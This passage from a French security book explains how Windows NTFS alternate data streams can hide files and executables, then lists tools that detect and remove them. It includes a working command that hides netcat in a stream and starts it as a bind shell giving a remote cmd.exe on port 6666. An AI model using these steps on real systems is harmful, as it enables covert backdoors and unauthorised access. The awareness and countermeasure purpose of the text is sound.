Nous supprimons ensuite l'image d'origine avec la commande **del Coucher de soleil.jpg**. Tapons ensuite la commande **dir** pour vérifier que l'image a bien été supprimée puis la commande **mspaint :secret.jpg** et là, surprise, l'image que nous avons supprimée est bien présente dans le flux ADS et s'affiche.

© Editions ENI - Toute reproduction interdite





Image cachée dans un flux ADS

Nous allons maintenant cacher un exécutable dans un flux ADS. Créons tout d'abord un fichier test.txt dans une console dos à l'aide de la commande **notepad test.txt** puis cachons un exécutable (calc.exe) dans un flux ADS attaché à ce fichier à l'aide de la commande **type %SystemRoot%\system32\calc.exe>test.txt:calc.exe**.

Dans la console, saisissons **start c:\test.exe:calc.exe** et... la calculatrice se lance ! Nous venons de cacher un exécutable dans un flux ADS.




Exécutable caché dans un flux ADS

Nous allons maintenant ouvrir un port en écoute sur notre machine via un flux ADS. Netcat est un utilitaire surnommé le couteau suisse TCP/IP. Parmi ses nombreuses fonctions, il permet d'initier une connexion sur un port de votre choix. Nous pouvons nous le procurer facilement, une simple recherche Google du type "Netcat pour Windows" s'affiche pour le télécharger.

Ouvrons une console dos et créons un fichier **log2.txt** (notepad log2.txt). Nous aurons pris soin, au préalable, de placer le fichier **nc.exe** (exécutable netcat) dans le répertoire C:\WINDOWS\system32\. Entrons ensuite dans la console dos la commande **type %SystemRoot%\system32\nc.exe>c:\log2.txt:nc.exe** pour attacher notre flux ADS.


Tapons ensuite **start c:\log2.txt:nc.exe -L -p 6666 -d -e cmd.exe** pour ouvrir le port 6666 sur lequel une console Windows écoutera.



Ouverture d'un port vers l'extérieur via un ADS

En nous connectant d'une autre machine sur le port 6666 avec netcat, nous nous rendons compte que nous sommes bien connectés sur une console Windows. Dangereux non ?!

© Editions ENI - Toute reproduction interdite




Connexion sur le port ouvert

2.3.14Contre-mesures aux flux ADS

Microsoft ne fournit pas d'outil ou d'utilitaire par défaut pour détecter la présence d'ADS. Un très bon outil en ligne de commande pour détecter les ADS est LADS écrit par Franck Heyne [20].


Nous téléchargeons LDAS et nous devons le dézipper car il se présente sous la forme d'un fichier compressé **lads.zip**. Les utilitaires Winzip ou 7zip font cela très bien et de nombreux tutoriels sont disponibles sur Internet.

Après décompression, nous copions le fichier **lads.exe** dans *c:\WINDOWS\system32*. Le lancement du scan se fait simplement avec la commande **lads c:\ /S**.



Détection des ADS avec l'utilitaire Lads


Un autre utilitaire qui lui s'exécute dans une interface graphique est Stream Explorer. Nous ne ferons aucun commentaire car l'interface parle d'elle-même !



Détection des ADS avec l'utilitaire Stream Explorer

© Editions ENI - Toute reproduction interdite

Un logiciel dont nous avons déjà parlé précédemment détecte lui aussi les flux ADS mais en plus permet de les supprimer, il s'agit de HijackThis et de sa fonction ADS Spy. Pour utiliser l'utilitaire ADS Spy, lancez Hijack-This puis cliquez sur le bouton **Config**. Cliquez ensuite sur le bouton **Misc Tools** (Outils divers) et enfin sur le bouton **ADS Spy**, il suffira ensuite de les sélectionner et de cliquer sur le bouton **Remove selected** pour les enlever.



Suppression des ADS avec HijackThis

3. Conclusion

Tout au long de ce chapitre, nous avons pu vérifier combien il pouvait être dangereux de laisser libre accès à son ordinateur, que ce soit le vol de mot de passe ou l'injection de programmes malveillants tout est possible dès que l'accès à la machine est autorisé et la liste des possibilités est encore longue. L'important est d'être sensibilisé à ce problème et de respecter les règles de bon sens suivantes :

- **P**rotéger le bios de notre machine et mettre un mot de passe sur le boot.
- **A**voir un mot de passe intégrant une notion de complexité (alpha-numérique + caractères spéciaux).
- **I**nterdire le boot sur autre chose que le disque dur.
- **V**errouiller son ordinateur dès que nous nous absentons, voire l'arrêter si notre absence doit durer.
- **S**'assurer de la mise à jour de nos antivirus et autres anti-spyware.

Si nous respectons ces règles, bien des ennuis nous seront évités.

4. Index des sites Web

[1] http://www.passwordone.com/content/view/81/2/

[2] http://www.backtrack-fr.net

[3] http://www.openwall.com/john/

http://dawal.chrysalice.org/article.php3?id_article=48

http://wiki.backtrack-fr.net/index.php/John_The_Ripper

[4] http://www.securinfos.info/wordlists-dictionnaires.php

[5] http://www.openwall.com/john/doc/RULES.shtml

[6] http://www.sebsauvage.net/comprendre/encryptage/

http://www.bugbrother.com/security.tao.ca/crypt.html

[7] http://www.korben.info/120-go-de-rainbow-tables.html

[8] http://www.freerainbowtables.com/fr/

© Editions ENI - Toute reproduction interdite

[9] http://www.oxid.it/downloads/winrtgen.zip

[10] http://wiki.mandriva.com/fr/GRUB,_le_manuel

[11] http://sandisk.fr/Retail/Default.aspx?CatID=1450

[12] http://www.gmgsystemsinc.com/fau/

[13] http://www.icewalkers.com/download/syslinux/170/dls/

[14] http://www.mcgrewsecurity.com/tools/msramdmp/

[15] http://www.mcgrewsecurity.com/tools/msramdmp/

[16] http://citp.princeton.edu/memory/

[17] http://www.bleepingcomputer.com/files/hijackthis.php

[18] http://www.hijackthis.de/fr

http://www.bleepingcomputer.com/forums/forum22.html

[19] http://manumation.developpez.com/articles/windows/ads/

[20] http://www.heysoft.de/en/software/lads.php

© Editions ENI - Toute reproduction interdite